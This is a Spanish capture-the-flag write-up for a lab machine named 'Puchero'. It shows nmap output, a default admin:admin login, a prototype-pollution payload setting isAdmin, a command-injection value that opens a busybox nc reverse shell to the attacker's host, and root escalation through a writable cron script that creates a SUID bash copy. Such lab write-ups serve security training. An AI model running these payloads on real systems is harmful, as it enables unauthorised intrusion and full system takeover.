

PUCHERO

Realizamos escaneo con nmap, detectamos los puertos 22,80 y 3333 abiertos.


```
❯ sudo ../../obtain_data.sh 192.168.16.6
[sudo] password for kali:
Valid IP address: 192.168.16.6
--------------------------
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.6
--------------------------
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-03 18:26 CET
Nmap scan report for 192.168.16.6
Host is up (0.0022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_  256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp   open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
3333/tcp open  http    Node.js Express framework
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was /login
MAC Address: 08:00:27:80:C7:5B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Si nos dirigimos al puerto 3333, en la página por defecto nos encontramos un login que tras probar un poco vemos que accedemos usando admin:admin





Al acceder nos redirige a la url admin.



A continuación, recogemos esa petición con burpsuite puesto que nos enfrentamos a una vulnerabilidad de prototype polution. En la petición en si hay que realizar algunas modificaciones.

```
{
  "__proto__": {
    "isAdmin": true
  }
}
```

Una vez realizadas si volvemos a la url ya podremos descargar el fichero aunque este no tendrá nada.

Lo siguiente a hacer será realizar una reverse shell, para ello realizamos lo siguiente.

```
{
"url":";`busybox nc 192.168.16.37 9999 -e sh` #"
}
```


```
❯ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.6] 33142
whoami
puchero
```

Vamos a por la flag de user.

```
puchero@puchero:~$ cat user.txt
[redacted]
puchero@puchero:~$
```

Revisando el sistema en busca de elevar privilegios encontramos un script vacio con dueño root pero que cualquiera puede modificar, realizamos una prueba para comprobar si existe alguna tarea programada que ejecute dicho script.


```
  GNU nano 7.2
echo "hola" > /opt/hola.txt
```

```
puchero@puchero:/opt$ ls -la
total 16
drwxr-xr-x  2 root root    4096 mar  4 17:01 .
drwxr-xr-x 18 root root    4096 abr 12  2024 ..
-rwxrwxrwx  1 root puchero   28 mar  4 17:00 grasioso.sh
-rw-r--r--  1 root root       5 mar  4 17:01 hola.txt
```

Tras confirmar que se ejecuta cada minuto aproximadamente realizamos cambios en el script para poder ejecutar una shell con los permisos del dueño del fichero activando el suid.

```
puchero@puchero:/opt$ ls /tmp/
bash_root  systemd-private-2887bde6db574a36a7fb0209b3fad5d9-apache2.service-CuAK4o  systemd-private-2887bde6db574a36a7fb0209b3fad5d9-systemd-logind.service-XMsJPY
puchero@puchero:/opt$ cat grasioso.sh
#!/bin/bash
cp /bin/bash /tmp/bash_root
chmod +s /tmp/bash_root
puchero@puchero:/opt$
```

Escalamos usando el comando bash con la opción -p para mantener los privilegios elevados y vamos a por la flag.


puchero@puchero:/opt$ /tmp/bash_root -p
bash_root-5.2# whoami
root
bash_root-5.2# cd /root/
bash_root-5.2# ls
root.txt
bash_root-5.2# cat root.txt
[redacted]
bash_root-5.2#